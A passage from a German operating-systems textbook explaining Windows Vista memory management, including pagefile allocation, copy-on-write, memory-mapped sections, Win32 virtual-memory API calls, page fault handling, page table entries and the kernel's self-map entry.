Windows setzt eine *Just-in-time*-Strategie ein. Zugesicherten Seiten, die durch eine Auslagerungsdatei gesichert werden, wird so lange kein Speicherplatz in der Auslagerungsdatei zugewiesen, bis sie tatsächlich ausgelagert werden müssen. Es muss also kein Plattenplatz für Seiten bereitgehalten werden, die vielleicht niemals ausgelagert werden. Wenn der gesamte virtuelle Speicherplatz kleiner als der verfügbare physische Speicher ist, dann wird überhaupt keine Auslagerungsdatei benötigt. Dies ist praktisch für eingebettete Systeme, die auf Windows basieren. Auf diese Weise kann auch das System hochfahren werden, da Auslagerungsdateien nicht initialisiert werden, bis der erste Benutzermodusprozess, *smss.exe*, mit der Ausführung beginnt.

Mit einer Vorbelegungsstrategie wird der gesamte virtuelle Speicher in dem System, der für private Daten (Stacks, Heap, Copy-on-Write-Codeseiten) genutzt wird, auf die Größe der Auslagerungsdateien begrenzt. Mit Just-in-time-Belegung kann der gesamte virtuelle Speicher fast so groß wie die Größe von Auslagerungsdateien und physischem Speicher zusammen sein. Da Platten gegenüber physischem Speicher groß und billig sind, ist die Einsparung an Platz nicht so bedeutsam wie die mögliche Performanzverbesserung.

Mit Demand Paging müssen Anfragen, Seiten von der Platte zu lesen, direkt begonnen werden, da der Thread, der das Fehlen der Seite bemerkt hat, nicht fortfahren kann, ehe diese *Einlagerung (page-in)* abgeschlossen ist. Die möglichen Optimierungen zum Verhindern von Seitenfehlern versuchen, zusätzliche Seiten in derselben Ein-/Ausgabeoperation vorzubelegen. Allerdings sind Operationen, die veränderte Seiten auf die Platte zurückzuschreiben, normalerweise nicht mit der Thread-Ausführung synchronisiert. Die Just-in-time-Strategie zur Speicherplatzbelegung in Auslagerungsdateien nutzt dies aus, um die Performanz des Schreibens von veränderten Seiten in die Auslagerungsdatei zu erhöhen. Modifizierte Seiten werden gruppiert und zusammen in großen Stücken geschrieben. Da die Speicherplatzbelegung in der Auslagerungsdatei erst stattfindet, wenn die Seiten tatsächlich geschrieben werden, kann die Anzahl der Positionierungen, die zum Schreiben eines Seitenstapels erforderlich sind, optimiert werden, indem die Auslagerungsdateiseiten nahe beieinander belegt oder sogar zusammenhängende Bereiche ausgewählt werden.

Wenn Seiten aus der Auslagerungsdatei in den Speicher eingelesen werden, bleibt ihre Belegung in der Auslagerungsdatei bestehen, bis sie zum ersten Mal verändert werden. Falls eine Seite nie modifiziert wird, so wird sie in eine spezielle Liste von freien physischen Seiten aufgenommen, die **Stand-by-Liste** heißt. Aus dieser Liste kann sie wieder verwendet werden, ohne dass sie auf die Platte zurückgeschrieben werden müsste. Falls die Seite verändert wurde, gibt die Speicherverwaltung die Auslagerungsdateiseite frei. Damit ist die einzige Kopie der Seite im Speicher. Die Speicherverwaltung implementiert dies, indem die Seite nach dem Laden als nur zum Lesen markiert wird. Wenn zum ersten Mal ein Thread versucht, die Seite zu beschreiben, wird die Speicherverwaltung dies entdecken und die Auslagerungsdateiseite freigeben, dann den Schreibzugriff gewähren und den Thread einen erneuten Versuch starten lassen.

Windows unterstützt bis zu 16 Auslagerungsdateien, die für eine bessere Ein-/Ausgabe-Bandbreite in der Regel über verschiedene Platten verteilt sein können. Jede hat eine Anfangsgröße und eine maximale Größe, bis zu der sie später bei Bedarf wachsen

kann. Es ist jedoch besser, diese Dateien so anzulegen, dass sie zum Zeitpunkt der Systeminstallation die maximale Größe haben. Falls es nötig ist, die Auslagerungsdatei zu vergrößern, wenn das Dateisystem sich füllt, dann wird wahrscheinlich der neue Speicherplatz in der Auslagerungsdatei sehr fragmentiert sein, was sich negativ auf die Performanz auswirkt.

Das Betriebssystem verfolgt, welche virtuelle Seite auf welchen Teil welcher Auslagerungsdatei abgebildet wird, indem es diese Informationen in die Seitentabelleneinträge des Prozesses für private Seiten schreibt oder in Prototyp-Seitentabelleneinträge, die mit dem Sektionsobjekt für gemeinsam genutzte Seiten verknüpft sind. Zusätzlich zu den Seiten, die durch die Auslagerungsdatei gesichert sind, werden viele Seiten in einem Prozess auf reguläre Dateien im Dateisystem abgebildet.

Der ausführbare Code und die reinen Lesedaten einer Programmdatei (z.B. eine EXE- oder DLL-Datei) können in den Adressraum des Prozesses eingeblendet werden, der diese Datei benutzt. Da solche Seiten nicht verändert werden können, müssen sie nie ausgelagert werden, doch die physischen Seiten können direkt wieder benutzt werden, nachdem die Seitentabellenabbildungen alle als ungültig markiert sind. Wenn die Seite in der Zukunft wieder benötigt wird, dann liest die Speicherverwaltung die Seite von der Programmdatei ein.

Eine Seite kann zunächst als reine Leseseite beginnen und dennoch als veränderte Seite enden. Beispiele dafür sind das Einbauen einer Haltemarke beim Debugging eines Prozesses und das Ausbessern von Code, um ihn an unterschiedliche Adressen innerhalb eines Prozesses neu zu verlagern oder das Modifizieren von Datenseiten, die zuerst als gemeinsam genutzte Seiten eingesetzt wurden. Für solche Fälle unterstützt Windows – wie die meisten modernen Betriebssysteme – einen Seitentyp, der **Copy-on-Write** genannt wird. Diese Seiten beginnen als gewöhnliche eingeblendete Seiten. Wenn jedoch versucht wird, irgendeinen Teil der Seiten zu verändern, dann stellt die Speicherverwaltung eine private, beschreibbare Kopie dieser Seiten her. Dann wird die Seitentabelle für die virtuelle Seite aktualisiert, so dass diese auf die private Kopie zeigt. Anschließend kann der Thread den Schreibversuch wiederholen – der nun erfolgreich sein wird. Wenn diese Kopie später ausgelagert werden muss, wird sie in die Auslagerungsdatei statt in die Originaldatei zurückgeschrieben.

Neben Programmcode und -daten aus EXE- und DLL-Dateien können auch normale Dateien in den Speicher eingeblendet werden. Damit wird Programmen der Zugriff auf Daten von Dateien ermöglicht, ohne explizit Lese- und Schreiboperationen ausführen zu müssen. Ein-/Ausgabeoperationen werden dennoch benötigt, aber sie werden implizit von der Speicherverwaltung zur Verfügung gestellt, indem Sektionsobjekte benutzt werden, um die Abbildungen zwischen Seiten im Speicher und den Blöcken in den Dateien auf der Platte zu repräsentieren.

Sektionsobjekte müssen nicht unbedingt auf eine Datei verweisen, sie können auch auf anonyme Speicherbereiche verweisen. Indem anonyme Sektionsobjekte in mehrere Prozesse eingeblendet werden, kann Speicher gemeinsam genutzt werden, ohne dass eine Datei auf der Platte belegt werden muss. Da man Sektionen Namen im NT-

Namensraum geben kann, können sich Prozesse treffen, indem sie Sektionsobjekte über den Namen öffnen, ebenso wie durch Duplizieren von Handles auf Sektionsobjekte zwischen Prozessen.

Adressierung von großen physischen Speicherbereichen

Vor Jahren, als 16-Bit- (oder 20-Bit-)Adressräume der Standard waren, die Maschinen aber über Megabytes an physischem Speicher verfügten, dachte man sich allerhand Tricks aus, um es Programmen zu ermöglichen, mehr physischen Speicher zu nutzen, als in den Adressraum passte. Oftmals wurden diese Tricks unter dem Namen **Bank Switching** bekannt. Dabei konnte ein Programm einen Speicherblock oberhalb der 16-Bit- oder 20-Bit-Schranke als eigenen Speicher verwenden. Als die 32-Bit-Maschinen eingeführt wurden, hatten die meisten Desktop-Maschinen nur ein paar Megabyte physischen Speicher. Aber mit immer dichter werdendem Speicher auf integrierten Schaltkreisen wuchs die Menge an allgemein verfügbarem Speicher dramatisch. Dies traf zuerst die Server, auf denen Anwendungen mehr Speicher erfordern. Die Xeon-Chips von Intel unterstützten Physical Address Extensions (PAE), wodurch es möglich wurde, physischen Speicher mit 36 anstatt mit 32 Bit zu adressieren. Dies bedeutete, dass bis zu 64 GB an physischem Speicher auf ein einzelnes System gepackt werden konnte. Dies ist weit mehr als die 2 oder 3 GB, die ein einzelner Prozess mit virtuellen 32-Bit-Benutzernodusadressen ansprechen kann. Dennoch werden große Anwendungen wie SQL-Datenbanken so entworfen, dass sie im Adressraum eines einzigen Prozesses laufen – Bank Switching ist also zurück und heißt heute in Windows **Adressfenstererweiterung (AWE, Address Windowing Extension)**. Dadurch können Programme (die mit den richtigen Privilegien laufen) die Belegung des physischen Speichers anfordern. Der Prozess, der die Belegung anfordert, kann dann virtuelle Adressen reservieren und das Betriebssystem auffordern, Bereiche von virtuellen Seiten direkt auf die physischen Seiten abzubilden. AWE ist eine Notlösung, bis alle Server 64-Bit-Adressierung anwenden.

11.5.2 Systemaufrufe zur Speicherverwaltung

Die Win32-API enthält eine Vielzahl von Funktionen, mit denen ein Prozess seinen virtuellen Speicher explizit verwalten kann. Die wichtigsten dieser Funktionen sind in ▶ Abbildung 11.31 aufgeführt. All diese Funktionen arbeiten auf einem Bereich, der entweder eine einzelne Seite oder eine Folge von zwei oder mehreren direkt aufeinanderfolgenden Seiten im virtuellen Adressraum umfasst.

Win32-API-Funktion	Beschreibung
VirtualAlloc	Reservieren oder Zusichern eines Bereichs
VirtualFree	Freigeben oder Rücknahme einer Zusicherung eines Bereichs
VirtualProtect	Ändern der Lesen/Schreiben/Ausführen-Bits eines Bereichs
VirtualQuery	Status eines Bereichs abfragen

Abbildung 11.31: Die wesentlichen Win32-API-Funktionen zur Verwaltung von virtuellem Speicher in Windows (Forts. →)

Win32-API-Funktion	Beschreibung
VirtualLock	Sperren eines Bereichs, d.h., keine Auslagerung erlauben
VirtualUnlock	Auslagerung eines Bereichs zulassen
CreateFileMapping	File-Mapping-Objekt erzeugen und eventuell einen Namen zuweisen
MapViewOfFile	Datei (oder Teile) in den Adressraum einblenden
UnmapViewOfFile	Entfernen einer eingebundenen Datei aus dem Adressraum
OpenFileMapping	Öffnen eines bereits erzeugten File-Mapping-Objekts

Abbildung 11.31: Die wesentlichen Win32-API-Funktionen zur Verwaltung von virtuellem Speicher in Windows (Forts.)

Die ersten vier API-Funktionen werden zum Belegen, Freigeben, Schützen und Abfragen von Bereichen des virtuellen Adressraums verwendet. Belegte Bereiche beginnen immer an einer 64-KB-Grenze, um Portierungsprobleme auf zukünftige Architekturen zu minimieren, die größere Seiten als die momentanen verwenden. Die tatsächliche Größe des angeforderten Speichers kann kleiner als 64 KB sein, muss aber immer ein Vielfaches der Seitengröße sein. Die nächsten beiden APIs dienen dazu, eine Seite im Hauptspeicher zu verankern und so zu verhindern, dass sie ausgelagert wird, und diese Verankerung wieder rückgängig zu machen. Ein Echtzeitprogramm könnte beispielsweise Seiten mit dieser Eigenschaft benötigen, um während kritischer Operationen Seitenfehler zu verhindern. Es gibt jedoch vom Betriebssystem ein Limit, damit einzelne Prozesse nicht zu gierig werden. Die Seiten können eigentlich aus dem Speicher entfernt werden, jedoch nur dann, wenn der ganze Prozess ausgelagert wird. Wenn er wieder zurückgeladen wird, dann werden erst alle verankerten Seiten geladen, ehe irgendein Thread starten kann. Wenn auch nicht in Abbildung 11.31 erwähnt, gibt es in Windows Vista eine native API-Funktion, die es Prozessen erlaubt, auf den virtuellen Adressraum eines anderen Prozesses zuzugreifen, über den sie die Kontrolle bekommen haben, d.h. für den sie ein Handle haben (siehe Abbildung 11.9).

Die letzten vier API-Funktionen dienen der Verwaltung von Memory-Mapped-Dateien. Um eine Datei einzublenden, muss zunächst mit CreateFileMapping ein File-Mapping-Objekt (siehe Abbildung 11.23) erzeugt werden. Diese Funktion liefert ein Handle auf das File-Mapping-Objekt (d.h. ein Sektionsobjekt) zurück und trägt optional einen Namen dafür im Dateisystem ein, so dass andere Prozesse es ebenfalls benutzen können. Die nächsten beiden Funktionen sind für das Einlagern und Auslagern der Sichten von Sektionsobjekten in bzw. aus dem virtuellen Adressraum eines Prozesses vorgesehen. Die letzte API kann von einem Prozess verwendet werden, um eine gemeinsame Abbildung einzublenden, die ein anderer Prozess mit CreateFileMapping erzeugt hat. Üblicherweise wurde diese erzeugt, um anonymen Speicher einzublenden. Auf diese Weise können zwei oder mehrere Prozesse Bereiche ihres Adressraums teilen. Diese Technik erlaubt es ihnen, gegenseitig in begrenzten Bereichen des virtuellen Speichers zu schreiben.

11.5.3 Implementierung der Speicherverwaltung

Windows Vista unterstützt auf dem x86 pro Prozess einen einzigen linearen 4-GB-Adressraum, der bei Bedarf eingelagert wird. Segmentierung wird überhaupt nicht unterstützt. Theoretisch können die Seitengrößen eine beliebige Potenz von 2 sein, bis zu 64 KB. Auf dem Pentium sind sie normalerweise auf 4 KB festgelegt. Darüber hinaus kann das Betriebssystem selbst 4-MB-Seiten benutzen, um die Effektivität des **TLB (Translocation Lookaside Buffer)** in der MMU des Prozessors zu steigern. Der Einsatz von 4-MB-Seiten durch den Kern und große Anwendungen verbessert die Performance, da die Trefferrate des TLB erhöht wird und dadurch die Anzahl der Suchdurchläufe durch die Seitentabellen verringert wird, um Einträge zu finden, die im TLB fehlen.




Abbildung 11.32: Eingeblendete Abschnitte mit ihren Schattenkopien auf der Platte. Die `/lib.dll`-Datei wird in zwei Adressräume gleichzeitig eingeblendet.

Im Gegensatz zum Scheduler, der einzelne Threads auswählt und sich nicht viel um Prozesse kümmert, hat die Speicherverwaltung hauptsächlich mit Prozessen zu tun und kümmert sich daher kaum um einzelne Threads. Schließlich gehört der Adressraum den Prozessen und nicht den Threads – und dies ist das Arbeitsfeld der Speicherverwaltung. Wenn ein Abschnitt des virtuellen Adressraums zugeordnet wird, wie z.B. die vier Abschnitte für Prozess A in Abbildung 11.32, dann legt die Speicherverwaltung einen **VAD (Virtual Address Descriptor)** dafür an. Darin wird der Bereich der abgebildeten Adressen festgehalten, außerdem die Sektion, die die Datei auf dem Hintergrundspeicher repräsentiert, der Offset, wo sie eingeblendet ist, und die Rechte. Wenn die erste Seite berührt wird, dann wird das Verzeichnis der Seitentabellen erzeugt und seine physische Adresse in das Prozessobjekt eingefügt. Ein Adressraum wird vollständig durch die Liste seiner VADs beschrieben. Die VADs sind in einem balancierten Baum organisiert, so dass der Deskriptor für eine bestimmte Adresse

effizient gefunden werden kann. Dieses Vorgehen begünstigt dünn besetzte Adressräume. Ungenutzte Bereiche zwischen den eingeblendeten Abschnitten belegen keine Ressourcen (Speicher oder Plattenplatz), sie sind also im Prinzip frei.

Behandlung von Seitenfehlern

Wenn ein Prozess unter Windows Vista startet, sind viele der Seiten, die die EXE- und DLL-Abbildungselemente einblenden, möglicherweise schon im Speicher, weil sie mit anderen Prozessen gemeinsam genutzt werden. Die beschreibbaren Seiten der Abbilder sind mit *Copy-on-Write* markiert, so dass sie bis zu dem Zeitpunkt gemeinsam genutzt werden können, an dem sie verändert werden müssen. Wenn das Betriebssystem eine EXE-Datei von einer vorherigen Ausführung wiedererkennt, wurde vermutlich das Seitenreferenzmuster aufgezeichnet. Dazu setzt Microsoft eine Technik namens **SuperFetch** ein. SuperFetch versucht, viele der benötigten Seiten im Voraus zu laden, selbst wenn der Prozess bisher noch keinen Seitenfehler ausgelöst hat. Dadurch wird die Verzögerung beim Starten der Anwendungen reduziert, da das Lesen der Seiten von der Platte parallel zur Ausführung des Initialisierungscodes in den Abbildern abläuft. Der Plattendurchsatz wird verbessert, weil es einfacher für die Plattentreiber ist, die Leseoperationen so zu organisieren, dass die benötigten Positionierungszeiten verringert werden. Die Prozesse werden also während des Hochfahrens des Systems, wenn eine Hintergrundanwendung in den Vordergrund kommt und bei einem Neustart des Systems nach dem Ruhezustand eingelagert.

Dieses Prepaging wird zwar von der Speicherverwaltung unterstützt, aber als eine separate Komponente des Systems implementiert. Die eingebrachten Seiten werden nicht in die Seitentabelle des Prozesses eingefügt, sondern stattdessen in die *Standby*-Liste, von wo sie bei Bedarf schnell in den Prozess eingefügt werden können, ohne dass auf die Platte zugegriffen werden muss.

Nicht eingeblendete Seiten werden etwas anders behandelt, da sie beim Einlesen aus der Datei nicht initialisiert werden. Stattdessen stellt die Speicherverwaltung beim ersten Zugriff auf eine nicht eingeblendete Seite eine neue physische Seite zur Verfügung, womit sichergestellt wird, dass die Inhalt aus lauter Nullen besteht (aus Sicherheitsgründen). Bei nachfolgenden Seitenfehlern kann eine nicht eingeblendete Seite im Speicher gefunden werden oder sie muss ansonsten aus der Auslagerungsdatei zurückgelesen werden.

Demand Paging in der Speicherverwaltung wird durch Seitenfehler gesteuert. Bei jedem Seitenfehler erfolgt ein Sprung in den Kern. Der Kern erstellt dann einen maschinenunabhängigen Deskriptor, der beschreibt, was passiert ist, und leitet dies an den Speicherverwaltungsteil der Ausführungsschicht weiter. Die Speicherverwaltung überprüft den Zugriff dann auf Gültigkeit. Falls die fehlende Seite in einen zugesicherten Abschnitt fällt, sucht die Speicherverwaltung in der Liste der VADs die Adresse und findet (oder erzeugt) den Prozess-Seitentabelleneintrag. Im Fall einer gemeinsam genutzten Seite verwendet die Speicherverwaltung den Prototypen-Seitentabelleneintrag, der dem Sektionsobjekt zugeordnet ist, um den neuen Seitentabelleneintrag für die Prozess-Seitentabelle aufzufüllen.

Das Format der Seitentabelleneinträge ist abhängig von der jeweiligen Prozessorarchitektur. Für den x86 und x64 sind die Einträge für eine eingeblendete Seite in ▶ Abbildung 11.33 dargestellt. Falls ein Eintrag als gültig markiert ist, wird sein Inhalt durch die Hardware interpretiert, so dass die virtuelle Adresse in die korrekte physische Seite übersetzt werden kann. Nicht eingeblendete Seiten haben ebenfalls Einträge, doch sie sind als *ungültig* markiert und die Hardware ignoriert den Rest des Eintrags. Das Softwareformat unterscheidet sich etwas vom Hardwareformat, es wird von der Speicherverwaltung festgelegt. Wenn beispielsweise eine nicht eingeblendete Seite vor der Benutzung alloziert und mit null initialisiert werden muss, dann wird dies in dem Seitentabelleneintrag festgehalten.




Abbildung 11.33: Seitentabelleneintrag (PTE) für eine eingeblendete Seite (a) auf dem x86 von Intel und (b) auf den x64-Architekturen von AMD

Zwei wichtige Bits in einem Seitentabelleneintrag werden durch die Hardware direkt aktualisiert. Dabei handelt es sich um das Zugriffsbit (A) und das Dirty-Bit (D). Diese Bits überwachen, wann eine bestimmte Seiteneinblendung benutzt wurde, um auf die Seite zuzugreifen, und ob dieser Zugriff die Seite durch Beschreiben verändert haben könnte. Dies hilft der Performanz des Systems sehr, weil die Speicherverwaltung das Zugriffsbit benutzen kann, um die **LRU** (*Least Recently Used*)-Auslagerungsstrategie zu implementieren. Das LRU-Prinzip besagt, dass bei Seiten, die am längsten nicht mehr benutzt wurden, die Wahrscheinlichkeit am höchsten ist, dass sie auch in Zukunft nicht so schnell wieder benutzt werden. Mithilfe des Zugriffsbits kann die Speicherverwaltung feststellen, dass auf die Seite möglicherweise zugegriffen wurde. Das Dirty-Bit lässt die Speicherverwaltung wissen, dass eine Seite möglicherweise verändert wurde. Oder – noch wichtiger – dass eine Seite *nicht* verändert wurde. Wenn eine Seite nicht verändert wurde, seit sie von der Platte gelesen wurde, muss die Speicherverwaltung den Inhalt der Seite nicht auf die Platte zurückschreiben, bevor sie die Seite anderweitig nutzt.

Der x86 benutzt normalerweise einen 32-Bit-Seitentabelleneintrag und der x64 einen 64-Bit-Seitentabelleneintrag, wie in Abbildung 11.33 gezeigt. Der einzige Unterschied in den Feldern ist, dass das Feld für die physische Seitennummer 30 Bit statt 20 Bit lang ist. Existierende x64-Prozessoren unterstützen allerdings viel weniger physische Seiten als durch die Architektur repräsentiert werden könnten. Der x86 unterstützt außerdem einen speziellen **PAE**-Modus (**Physische Adresserweiterung**, *Physical Address Extension*), der es dem Prozessor ermöglicht, auf mehr als 4 GB physischen Speicher zuzugreifen. Die zusätzlichen physischen Seitenrahmenbits bringen es mit sich, dass ein Seitentabelleneintrag im PAE-Modus ebenfalls wachsen muss, um auf 64 Bit zu kommen.

Jeder Seitenfehler kann einer der folgenden fünf Kategorien zugeordnet werden:

- 1.** Die referenzierte Seite ist nicht zugesichert.
- 2.** Es wurde versucht, auf eine Seite unter Verletzung der Zugriffsberechtigung zuzugreifen.
- 3.** Eine gemeinsame Copy-on-Write-Seite wird gerade verändert.
- 4.** Der Stack muss wachsen.
- 5.** Die referenzierte Seite ist zugesichert, aber momentan nicht eingeblendet.

Die ersten beiden Fälle gehen auf Programmierfehler zurück. Wenn ein Programm versucht, eine Adresse zu benutzen, die nicht dazu vorgesehen ist, eine gültige Einblendung zu haben, oder wenn ein Programm versucht, eine ungültige Operation auszuführen (wie das Schreiben einer Seite, die nur zum Lesen ist), dann bedeutet dies eine **Zugriffsverletzung** (*access violation*) und führt in der Regel zum Beenden des Prozesses. Zugriffsverletzungen sind häufig das Ergebnis von fehlerhaften Zeigern, einschließlich des Zugriffs auf Speicher, der vom Prozess freigegeben und ausgeblendet war.

Der dritte Fall hat die gleichen Symptome wie der zweite (ein Schreibversuch auf eine Seite, die nur gelesen werden darf), wird aber anders behandelt. Da die Seite als *Copy-on-Write* markiert ist, meldet die Speicherverwaltung keine Zugriffsverletzung, sondern erstellt stattdessen eine private Kopie der Seite für den aktuellen Prozess und gibt dann die Kontrolle an den Thread zurück, der versucht hatte, auf die Seite zu schreiben. Der Thread wird seinen Schreibversuch wiederholen, der nun, ohne einen Fehler auszulösen, beendet werden kann.

Der vierte Fall tritt auf, wenn ein Thread einen Wert auf seinen Stack speichert und dabei eine Seite kreuzt, die noch nicht belegt wurde. Die Speicherverwaltung ist programmiert, dies als einen Spezialfall zu erkennen. Solange es noch freien Platz auf den virtuellen Seiten gibt, die für den Stack reserviert sind, wird die Speicherverwaltung eine neue physische Seite liefern, diese mit Nullen füllen und sie in den Prozess einblenden. Wenn der Thread seine Ausführung fortsetzt, wird er den Zugriff erneut versuchen und dieses Mal Erfolg haben.

Der fünfte Fall ist schließlich ein ganz normaler Seitenfehler. Er hat allerdings mehrere Unterfälle. Wenn die Seite von einer Datei eingeblendet wird, muss die Speicherverwaltung ihre Datenstrukturen suchen, wie zum Beispiel die Prototyp-Seitentabelle, die mit dem Sektionsobjekt verbunden ist, um sicherzugehen, dass nicht schon eine Kopie im Speicher vorhanden ist. Falls dies so ist, zum Beispiel in einem anderen Prozess oder in der Stand-by-Liste oder der Liste der veränderten Seiten, dann werden diese einfach gemeinsam genutzt – eventuell im Copy-on-Write-Verfahren, falls Veränderungen auf der geteilten Kopie nicht erlaubt sind. Wenn es noch keine Kopie gibt, belegt die Speicherverwaltung eine freie physische Seite und bereitet das Kopieren der Auslagerungsdatei von der Platte vor.


Wenn die Speicherverwaltung einen Seitenfehler behandeln kann, indem sie die benötigte Seite im Speicher findet und nicht von der Platte lesen muss, dann wird der Fehler als ein **weicher Seitenfehler** (*soft fault*) kategorisiert. Wenn die Kopie von der Platte nötig wird, ist es ein **harter Seitenfehler** (*hard fault*). Weiche Seitenfehler sind sehr viel billiger und haben wenig Einfluss auf die Performanz der Anwendung verglichen mit harten Seitenfehlern. Weiche Seitenfehler können auftreten, weil eine gemeinsame Seite schon in einen anderen Prozess eingeblendet wurde, oder einfach, weil eine neue genullte Seite benötigt wird, oder die benötigte Seite vom Arbeitsbereich des Prozesses beschnitten wurde, aber erneut angefordert wird, bevor sie wiederverwendet wurde.

Wenn eine physische Seite nicht länger durch eine Seitentabelle in einem Prozess abgebildet wird, wird sie in eine von drei Listen eingefügt: Liste der freien Seiten, Änderungsliste oder Stand-by-Liste. Seiten, die nie wieder gebraucht werden, wie Stackseiten eines terminierten Prozesses, werden direkt freigegeben. Seiten, die eventuell noch einmal gebraucht werden, kommen entweder auf die Änderungsliste oder die Stand-by-Liste, je nachdem, ob das Dirty-Bit für einen der Seitentabelleneinträge gesetzt ist, die auf die Seite seit Lesen von der Platte zugegriffen haben. Seiten in der Änderungsliste werden irgendwann auf die Platte zurückgeschrieben und dann auf die Stand-by-Liste verschoben.

Die Speicherverwaltung kann bei Bedarf Seiten belegen, die entweder in der Liste der freien Seiten oder der Stand-by-Liste auftauchen. Bevor eine Seite belegt und von der Platte kopiert wird, überprüft die Speicherverwaltung immer die Stand-by- und die Änderungsliste, um festzustellen, ob die Seite schon im Speicher ist. Das Prepaging-Schema in Windows Vista wandelt zukünftige harte Seitenfehler in weiche Seitenfehler um, indem die Seiten im Voraus eingelesen werden, die vermutlich demnächst benötigt werden, und speichert diese in der Stand-by-Liste. Die Speicherverwaltung führt selbst ein wenig Prepaging durch, indem auf Gruppen von aufeinanderfolgenden Seiten statt auf einzelne Seiten zugegriffen wird. Die zusätzlichen Seiten werden direkt in die Stand-by-Liste eingefügt. Dies ist im Allgemeinen keine Verschwendungen, weil der Aufwand in der Speicherverwaltung von den Kosten einer einzelnen Ein-/Auszug dominiert wird. Das Lesen eines *Clusters* von Seiten ist nur unwesentlich teurer als das Lesen einer einzelnen Seite.

Die Seitentabelleneinträge in Abbildung 11.33 verweisen auf physische, nicht auf virtuelle Seitennummern. Um die Seitentabellen- und Seitenverzeichniseinträge zu aktualisieren, muss der Kern virtuelle Adressen benutzen. Windows blendet die Sei-

tentabellen und Seitenverzeichnisse für den aktuellen in den virtuellen Adressraum des Kerns ein, dabei wird ein **Selbstabbildungseintrag** benutzt, wie er in ▶Abbildung 11.34 dargestellt ist. Indem ein Seitenverzeichniseintrag als Zeiger auf ein Seitenverzeichnis (die Selbstabbildung) eingeblendet wird, gibt es virtuelle Adressen, die sowohl auf die Seitenverzeichniseinträge (a) wie auch auf die Seitentabelleneinträge (b) verweisen. Die Selbstabbildung belegt 4 MB an virtuellen Kernadressen für jeden Prozess (auf dem x86). Glücklicherweise sind es die gleichen 4 MB. Aber 4 MB sind keine große Sache mehr.



Selbstabbildung: $SV[0xc0300000 >> 22]$ ist SV (Seitenverzeichnis)
 Virtuelle Adresse (a): $(STE^*)(0xc0300c00)$ zeigt auf SV[0x300], das ist der Selbstabbildung-Seitenverzeichniseintrag
 Virtuelle Adresse (b): $(STE^*)(0xc0390c84)$ zeigt auf STE (Seitentabelleneintrag) für virtuelle Adresse 0xe421000

Abbildung 11.34: Der Selbstabbildungseintrag von Windows zum Einblenden der physischen Seiten der Seiten- tabellen und des Seitenverzeichnisses in die virtuellen Adressen des Kerns (für den x86)

Der Algorithmus zur Seitenersetzung

Wenn die Anzahl der freien physischen Speicherseiten langsam schrumpft, dann beginnt die Speicherverwaltung damit, mehr physische Seiten zur Verfügung zu stellen. Dazu werden Seiten von Benutzermodusprozessen ebenso wie die des Systemprozesses gelöscht, der die Kernmodusbenutzung von Seiten repräsentiert. Das Ziel dabei ist es, die wichtigsten virtuellen Seiten präsent im Speicher und die anderen auf der Platte zu haben. Die Frage ist jetzt nur, was in diesem Zusammenhang als *wichtig* definiert wird. In Windows wird dies beantwortet, indem das Konzept des Arbeitsbereichs (*working set*) stark beansprucht wird. Jeder Prozess (*nicht* jeder Thread) hat einen Arbeitsbereich. Dieser Bereich besteht aus Seiten, die in den Speicher eingeblendet sind und auf die deshalb ohne Seitenfehler zugegriffen werden kann. Natürlich verändern sich die Größe und die Zusammensetzung des Arbeitsbereichs, während die Threads eines Prozesses laufen.

